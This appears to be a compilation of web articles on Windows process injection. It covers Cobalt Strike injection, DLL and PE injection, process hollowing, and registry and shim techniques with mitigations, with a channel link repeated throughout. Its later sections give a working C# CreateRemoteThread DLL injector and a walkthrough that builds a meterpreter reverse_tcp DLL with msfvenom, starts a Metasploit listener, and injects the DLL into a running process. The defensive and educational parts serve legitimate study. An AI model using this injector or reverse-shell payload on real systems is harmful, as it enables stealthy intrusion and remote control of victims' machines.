
A pointer to the base address in the specified process to which data is written. Before data transfer occurs, the system verifies that all data in the base address and memory of the specified size is accessible for write access, and if it is not accessible, the function fails.

`lpBuffer`


A pointer to the buffer that contains data to be written in the address space of the specified process.

So, we are interested in the third parameter of this function as it is a pointer to the buffer with the soon-to-be-injected code. If we follow the third parameter to the buffer, we find the injected code once again:

https://t.me/learningnets



Now we know the exact location of the injected code in the buffer. We can open HxD to look into the process memory of the malware at the location of the injection. Now we can dump the injected shellcode and analyze it (this shellcode downloads a .PNG file which is an executable).



Cynet vs injection

Using Cynet360, we were able to detect a malicious process injection technique used within Cobalt Strike Beacon.


Cobalt Strike is an Adversary Simulations and Red Team Operations application. It uses these security assessments to simulate advanced adversaries penetrating a network. While penetration tests focus on unpatched vulnerabilities and misconfigurations, these assessments benefit security operations and incident response.

One of Cobalt Strike Beacon's features is using unmanaged PowerShell DLL to execute a PowerShell command without using powershell.exe.

By using the simple command **powerpick** / **psinject** an attacker can inject a DLL which will execute a PowerShell command and evade most PowerShell detections.


To detect it, we set up a listener:

And once we executed using **PowerPick/Powerinject**:



Cynet blocked the injection of the unmanned PowerShell executable. The command the attacker used on the PowerShell command is blocked. This can be a step in the attacker payload which will identify this process as malicious and could potentially reveal a hidden backdoor/hidden malicious file.

In the Cynet UI:



https://www.cynet.com/attack-techniques-hands-on/process-injection-techniques/

Introduction

Process injection is a camouflage technique used by malware. From the Task Manager, users are unable to differentiate an injected process from a legitimate one as the two are identical except for the malicious content in the former. Besides being difficult to detect, malware using process injection can bypass host-based firewalls and specific security safeguards.

https://t.me/learningnets

What is Process Injection Used For?

There are various legitimate uses for process injection. For instance, debuggers can use it to hook into applications and allow developers to troubleshoot their programs. Antivirus services inject themselves into browsers to investigate the browser's behaviour and inspect internet traffic and website content.

Can Process Injections Be Used For Malicious Purposes?

Process injections are techniques; they can be used for both legitimate and malicious purposes. Because process injections are well-suited to hiding the true nature of action, they are often used by malicious actors to hide the existence of their malware from the victim. Some of the malicious activities that such actors can hide using process injections include data exfiltration and keylogging. Often, victims fail to realise that malicious files have been uploaded simply because the malicious processes are masked to look like innocuous ones.

Process Injection Techniques


While process injection can happen on all three major operating systems — Windows, Linux and MacOS — this article will be focussing on Windows.

Technique #1: DLL Injection

A Dynamic Link Library (DLL) file is a file containing a library of functions and data. It facilitates code reuse as many programs can simply load a DLL and invoke its functions to do common tasks.

DLL injection is one of the simplest techniques, and as such, is also one of the most common. Before the injection process, the malware would need to have a copy of the malicious DLL already stored in the victim's system.

https://t.me/learningnets



Step 1: The malware issues a standard Windows API call (OpenProcess) to attach to the victim process. Due to the privilege model in Windows, the malware can only attach to a process that is of equal or lower privilege than itself.

Step 2: A small section of memory is allocated within the victim process using VirtualAllocEx. This memory is allocated using "write" access. The malware will then issue WriteProcessMemory to store the path of the DLL to that memory location.

Step 3: The malware looks for the address of the LoadLibrary function within the victim process' space. This address will be used in Step 4.


Step 4: The malware calls CreateRemoteThread, passing in the address of LoadLibrary found in Step 3. It will also pass in the DLL path that it created in Step 2. CreateRemoteThread will now execute in the victim process and invoke LoadLibrary, which in turn loads the malicious DLL. When the malicious DLL loads, the DLL entry method, DLLMain, will be invoked. This will be where malicious activities will take place.

Technique #2: PE Injection

A Portable Execution (PE) is a Windows file format for executable code. It is a data structure containing all the information required so that Windows knows how to execute it.

PE injection is a technique in which malware injects a malicious PE image into an already running process. An advantage of this technique over DLL injection is that this is a disk-less operation, i.e. the malware does not need to write its payload onto disk prior to the injection.

https://t.me/learningnets



Step 1: The malware gets the victim process' base address and size.

Step 2: The malware allocates enough memory in the victim process to insert its malicious PE image.

Step 3: As the inserted image will have a different base address once it is injected into the affected process, the malware will need to find the victim process's relocation table offset first. With this offset, the malware will modify the image so that any absolute addresses in the image will point to the right functions. Once the malicious PE image has been updated, the malware copies it into the process.


Step 4: The malware looks for the entry function to be executed and runs it using CreateRemoteThread.

Technique #3: Process Hollowing

Unlike the first two techniques, where malware injects into a running process, process hollowing is a technique where the malware launches a legitimate process but replaces the process' code with malicious code. The advantage of this technique is that the malware becomes independent of what is currently running on the victim's system. Furthermore, by

https://t.me/learningnets

launching a legitimate process (e.g. Notepad or svchost.exe), users will not be alarmed even if they were to look through the process list.



Step 1: The malware creates a legitimate process, like Notepad, but instructs Windows to create it as a suspended process. This means that the new process will not start executing.

Step 2: The malware hollows out the process by unmapping memory regions associated with it.

Step 3: The malware allocates memory for its own malicious code and copies it into the process' memory space. It then calls SetThreadContext on the victim process, which changes the execution context of the process to that of the malicious one that was just created.

Step 4: The malware resumes the process; thereby executing the malicious code.

Technique #4: Injection and Persistence via Registry Modification

https://t.me/learningnets

The Windows Registry is a hierarchical database that stores information required by Windows and programs in order to run properly. The registry stores information such as customisation settings, driver data and startup programs.

The two keys, Appinit_Dlls and AppCertDlls, that malware use for both injection and persistence can be found here:

HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows\Appinit_Dlls
HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows\Appinit_Dlls HKLM\System\CurrentControlSet\Control\Session Manager\AppCertDlls

While managing to add their entries in the registry has far reaching effects, modifying the values of these keys requires the malware to have administrative rights.

Appinit_DLL

The Appinit_DLL registry key allows custom DLLs to be loaded into the address space of every application. This allows software developers an easy way to hook onto system APIs defined in user32.dll that will be used across every application. User32.dll is a system DLL that many graphical applications will import as it contains functions such as controlling dialog boxes or reacting mouse events.

Malware that successfully registers their malicious DLLs in this key will be able to intercept system API calls for every graphical application for nefarious purposes.

To mitigate abuse, Windows 8 and later versions with secure boot enabled have automatically disabled this mechanism. Microsoft does not allow developers to attain certification for applications that rely on this in a bid to discourage developers from abusing this key.

AppCertDlls

This is similar to Appinit_DLL; malware that manages to add their DLLs to this registry key will get to be imported by any application which calls functions like CreateProcess, CreateProcessAsUser, CreateProcessWithLogonW, CreateProcessWithTokenW, and WinExec.

Technique #5: Injection using Shims

The Shim infrastructure, provided by Microsoft for backward compatibility, allows Microsoft to update system APIs while not breaking applications. It does so by allowing API calls to be redirected from Windows to an alternative code — the shim.

Windows comes with a Shim engine which checks a shim database for any applicable shims whenever it loads a binary. Malware can install their own shim database on to an affected program, and the Shim engine will load the malware’s DLL whenever the program is run. The malware can then intercept any calls that the program makes.

Mitigation

By Developers

To mitigate against DLL injections, developers can hook into the LoadLibrary and CreateRemoteThread system calls. By hooking into LoadLibrary, developers can perform a library validation against a whitelist every time the function is called. If the DLL is on the

https://t.me/learningnets

whitelist, LoadLibrary will be allowed to proceed. For CreateRemoteThread, if the developer knows that he is not using that call, he can hook into it and disable the function's capabilities.

However, such a method is not completely foolproof, and can be more trouble than it is worth or impossible to implement. For example, if the application allows users to install plugins using DLLs like Outlook, it would be impossible for the developers to implement either a whitelist or a blacklist to LoadLibrary. Another example is an antivirus injecting itself into applications. If the developer implemented a whitelist, his application could be blocked by the antivirus from executing.

By System Administrators

As process injections are an integral part of the operating system, system administrators will not be able to completely mitigate against malware using process injection techniques specifically.

However, there are a few tools and techniques that can be considered to prevent and detect process injection situations. Here are four of them:

1. Install anti-malware with heuristics capabilities or endpoint detection and response (EDR) products. These products use API hooking to detect Windows API calls commonly used by malware authors. Combined with heuristics and machine learning, they have the capability to detect suspicious process injections and alert the user as it happens.

2. Whitelist applications using tools such as Microsoft's Applocker to aid system administrators in controlling what applications and files a user can execute. A carefully curated whitelist will prevent unvetted software from running. Also, as Applocker also controls execution of DLLs, it can prevent unknown injected DLLs from running. However, system administrators must note that this will incur a performance penalty as Applocker will need to check every DLL being loaded. One drawback of Applocker, however, is that it determines its actions based on the file name. If the malware's executable file is found in the whitelist (eg a malware might name itself "notepad.exe"), Applocker will allow it to execute.

3. Manage privileges and access using User Access Control (UAC). UAC is a built-in mechanism in Windows that helps to mitigate the impact of malware. System administrators should grant minimal privileges to users and disallow elevation of privileges without the administrator's consent. Any processes launched by a standard user would inherit the user's permissions and would be limited from making system level changes. This prevents malware from conducting unauthorised operations such as turning off the firewall or modifying registry settings.

4. Use exploit mitigation tools such as Microsoft's Arbitrary Code Guard (ACG). It is an exploit mitigation method that:

- Prevents a process from modifying existing executable process memory, and
- Prevents a process from allocating new executable memory without code written to disk.

ACG is a per-process configuration that system administrators can make to protect executables from process injection. However, in-depth testing must be conducted to ensure that the

https://t.me/learningnets

executable can still function properly, especially with EDR solutions. Also, while ACG makes it harder for malware to create executable code in memory using DLL injections, remote processes can still write to and execute shell code in an ACG enabled process.

Anti-malware tools with EDR and exploit mitigation tools such as ACG outlined above serve to prevent process injection as it happens. Both of them will actively stop process injection situations when they detect it. Applocker and UAC, which are both currently deployed in the GSIB environment, aid in mitigating the impact of malware and its persistency if one manages to slip through the net.

It is also important to note that process injection is transient; the malware process needs to run first before it can inject. In order to survive a reboot, the malware would need a means of running on system startup. Tight controls such as UAC and least privilege access controls would severely hamper its ability to do so.

Conclusion

Process injection is a mechanism that Windows and many of its applications depend on. While it was developed for legitimate purposes, it can be subverted by malware authors for nefarious purposes. Even though it is difficult to counter process injection techniques, defence in depth is still effective in countering the other stages of the malware's infection lifecycle. Disrupting any single stage in the malware's lifecycle would be enough to prevent the malware's operators from achieving their goal.

https://medium.com/csg-govtech/process-injection-techniques-used-by-malware-1a34c078612c

https://redcanary.com/threat-detection-report/techniques/process-injection/

DLL Injection

DLL Injection is a technique used to make a running process (executable) load a DLL without requiring a restart (name makes it kind of obvious :p).

It is usually done using 2 programs:

- an **Injector** (written in any language)
- a **DLL** (compiled to a native language)

The purpose of the **injector** is to…inject the DLL into the target process. In order to do so:

1. get the **handle** of the process (**OpenProcess()**)
2. obtain the address of this method: **LoadLibraryA()** (from **kernel32.dll**) by using **GetProcAddress()**; we're trying to make the target process call it in order to load our library; DON'T hardcode this address - since Windows Vista came out, it will be different every time.
3. use **VirtualAllocEx** to allocate a few bytes of memory on the target process
4. write there the name/path of our library (**WriteProcessMemory()**)

https://t.me/learningnets

5. with **CreateRemoteThread()** spawn the **thread** which will run **LoadLibraryA()** with the pointer to the allocated address as an argument (that pointer actually indicates the name of the DLL).

One more thing: when the DLL is loaded, its **DllMain()** method (entry point) will be called with DLL_PROCESS_ATTACH as **reason** (fdwReason).

Writing the DLL

For this tutorial I used a dummy DLL which displays a **MessageBox** once it's successfully loaded.

Note: always return ***true*** *at the end - otherwise some processes will crash when injecting.*

I'm using this DLL:

```
1   #include<Windows.h>
2   extern "C" __declspec(dllexport) bool WINAPI DllMain(HINSTANCE hInstDll, DWORD
3   fdwReason, LPVOID lpvReserved)
4   {
5     switch (fdwReason)
6     {
7       case DLL_PROCESS_ATTACH:
8       {
9         MessageBox(NULL, "Hello World!", "Dll says:", MB_OK);
10            break;
11      }
12
13      case DLL_PROCESS_DETACH:
14        break;
15
16      case DLL_THREAD_ATTACH:
17        break;
18
19      case DLL_THREAD_DETACH:
20        break;
21    }
22    return true;
```

https://t.me/learningnets

}

Writing the Injector

Ok, the fancy part. I kind of explained how all this works in the first part of the tutorial so just remember: get the handle, allocate some memory on the process, write there the name of the DLL and finally, create a thread that will call **LoadLibraryA** and load your DLL.

Also, check the comments in code and refer to the “theory” part of this article whenever you feel the need to.

Here be sourcecode!

```
1
2  using System;
3  using System.Diagnostics;
4  using System.Runtime.InteropServices;
5  using System.Text;
6
7  public class BasicInject
8  {
9    [DllImport("kernel32.dll")]
10   public static extern IntPtr OpenProcess(int dwDesiredAccess, bool bInheritHandle,
   int dwProcessId);
11
12
     [DllImport("kernel32.dll", CharSet = CharSet.Auto)]
13
     public static extern IntPtr GetModuleHandle(string lpModuleName);
14
15
     [DllImport("kernel32", CharSet = CharSet.Ansi, ExactSpelling = true, SetLastError =
16 true)]
17   static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
18
19   [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
20   static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress,
21     uint dwSize, uint flAllocationType, uint flProtect);
22
23   [DllImport("kernel32.dll", SetLastError = true)]
```

https://t.me/learningnets

```
24    static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, byte[]
  lpBuffer, uint nSize, out UIntPtr lpNumberOfBytesWritten);
25
26
      [DllImport("kernel32.dll")]
27
      static extern IntPtr CreateRemoteThread(IntPtr hProcess,
28
        IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr
29  lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
30

31
      // privileges
32
      const int PROCESS_CREATE_THREAD = 0x0002;
33
      const int PROCESS_QUERY_INFORMATION = 0x0400;
34
      const int PROCESS_VM_OPERATION = 0x0008;
35
      const int PROCESS_VM_WRITE = 0x0020;
36
      const int PROCESS_VM_READ = 0x0010;
37

38
      // used for memory allocation
39
      const uint MEM_COMMIT = 0x00001000;
40
      const uint MEM_RESERVE = 0x00002000;
41
      const uint PAGE_READWRITE = 4;
42

43
      public static int Main()
44
      {
45
        // the target process - I'm using a dummy process for this
46
        // if you don't have one, open Task Manager and choose wisely
47
        Process targetProcess = Process.GetProcessesByName("testApp")[0];
48

49
        // geting the handle of the process - with required privileges
50
        IntPtr procHandle = OpenProcess(PROCESS_CREATE_THREAD |
51  PROCESS_QUERY_INFORMATION | PROCESS_VM_OPERATION | PROCESS_VM_WRITE |
    PROCESS_VM_READ, false, targetProcess.Id);
52

53
        // searching for the address of LoadLibraryA and storing it in a pointer
```

https://t.me/learningnets

```
54        IntPtr loadLibraryAddr = GetProcAddress(GetModuleHandle("kernel32.dll"),
    "LoadLibraryA");
55
56
          // name of the dll we want to inject
57
          string dllName = "test.dll";
58

59
          // alocating some memory on the target process - enough to store the name of the
60  dll
61        // and storing its address in a pointer
62        IntPtr allocMemAddress = VirtualAllocEx(procHandle, IntPtr.Zero,
63  (uint)((dllName.Length + 1) * Marshal.SizeOf(typeof(char))), MEM_COMMIT |
    MEM_RESERVE, PAGE_READWRITE);
64

65
          // writing the name of the dll there
66
          UIntPtr bytesWritten;
67
          WriteProcessMemory(procHandle, allocMemAddress,
68  Encoding.Default.GetBytes(dllName), (uint)((dllName.Length + 1) *
    Marshal.SizeOf(typeof(char))), out bytesWritten);


          // creating a thread that will call LoadLibraryA with allocMemAddress as argument
          CreateRemoteThread(procHandle, IntPtr.Zero, 0, loadLibraryAddr,
    allocMemAddress, 0, IntPtr.Zero);


          return 0;
      }
    }
```

https://codingvision.net/c-inject-a-dll-into-a-process-w-createremotethread

https://github.com/ihack4falafel/DLL-Injection

DLL Injection

DLL injection is a technique which allows an attacker to run arbitrary code in the context of the address space of another process. If this process is running with excessive privileges then it could be abused by an attacker in order to execute malicious code in the form of a DLL file in order to elevate privileges.

Specifically this technique follows the steps below:

https://t.me/learningnets

1. A DLL needs to be dropped into the disk

2. The "CreateRemoteThread" calls the "LoadLibrary"

3. The reflective loader function will try to find the Process Environment Block (PEB) of the target process using the appropriate CPU register and from that will try to find the address in memory of **kernel32dll** and any other required libraries.

4. Discovery of the memory addresses of required API functions such as **LoadLibraryA**, **GetProcAddress**, and **VirtualAlloc**.

5. The functions above will be used to properly load the DLL into memory and call its entry point DllMain which will execute the DLL.

This article will describe the tools and the process of performing DLL injection with PowerSploit, Metasploit and a custom tool.

Manual Method

DLL's can be created from scratch or through Metasploitmsfvenom which can generate DLL files that will contain specific payloads. It should be noted that a 64-bit payload should be used if the process that the DLL will be injected is 64-bit.

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.100.3 LPO
RT=4444 -f dll > /root/Desktop/pentestlab.dll
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of dll file: 5120 bytes
```

Msfvenom – DLL Generation

The next step is to set up the metasploit listener in order to accept back the connection once the malicious DLL is injected into the process.

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.100.3
LHOST => 192.168.100.3
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.100.3:4444
[*] Starting the payload handler...
```

Metasploit Listener Configuration

There are various tools that can perform DLL injection but one of the most reliable is the Remote DLL Injector from SecurityXploded team which is using the **CreateRemoteThread** technique and it has the ability to inject DLL into ASLR enabled processes. The process ID and the path of the DLL are the two parameters that the tool needs:

https://t.me/learningnets

```
C:\Users\Administrator\Desktop\RemoteDLLInjector>RemoteDLLInjector64.exe 3084 C:
\pentestlab.dll


****************************************************************

    Remote DLL Injector v2.1 by SecurityXploded

    http://securityxploded.com/remote-dll-injector.php

****************************************************************
```

From the moment that RemoteDLLInjector executes will provide the full steps that performs in order to achieve DLL injection.

```
Step 1 => Opening target process [3084] for DLL Injection
          Success


Step 2 => Writing DLL Path Name [C:\pentestlab.dll] into target process
          Success


Step 3 => [Defeat ASLR] Calculating LoadLibrary function address on target proce
ss
          Successfully got the address of Kernel32.dll on target process
          Address of Kernel32.dll [Target Process] = 0x0000000077570000
